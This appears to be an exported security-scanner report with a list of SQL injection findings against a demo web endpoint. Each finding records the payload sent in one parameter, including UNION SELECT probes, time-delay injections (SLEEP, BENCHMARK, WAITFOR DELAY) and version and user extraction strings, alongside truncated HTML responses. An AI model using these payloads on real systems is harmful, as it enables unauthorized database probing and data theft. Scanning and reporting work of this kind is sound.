Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1867	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12#
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1868	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)--</td></tr></table>		Name	Value	DemoUser1#	AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)--
Name	Value					
DemoUser1#	AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1869					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkxQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1870

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkxQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1871				

Scan	SQL Injection
------	---------------

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>") or benchmark(10000000,MD5(1))#</td></tr></table>	Name	Value	DemoUser1#	") or benchmark(10000000,MD5(1))#
Name	Value				
DemoUser1#	") or benchmark(10000000,MD5(1))#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1872				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1873

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AS INJECTX WHERE 1=1 AND 1=1-</td></tr></table>	Name	Value	DemoUser1#	AS INJECTX WHERE 1=1 AND 1=1-
Name	Value				
DemoUser1#	AS INJECTX WHERE 1=1 AND 1=1-				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1874				

Scan	SQL Injection		
Severity	ERROR		
Endpoint	https://deepfence.show/		
Request	GET https://deepfence.show/ HTTP/1.1		
Test Step	GET		
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>	Name	Value
Name	Value		

Parameters	DemoUser1# or benchmark(50000000,MD5(1))
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1875

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1876	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 31337#</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 31337#
Name	Value					
DemoUser1#	ORDER BY 31337#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8DlggUFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\\d{1,2}(\\.\\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1877					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9#

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="

	<pre>width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1878

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>';WAITFOR DELAY '0:0:30'--</td></tr></table>	Name	Value	DemoUser1#	';WAITFOR DELAY '0:0:30'--
Name	Value				
DemoUser1#	';WAITFOR DELAY '0:0:30'--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXKX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1879				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 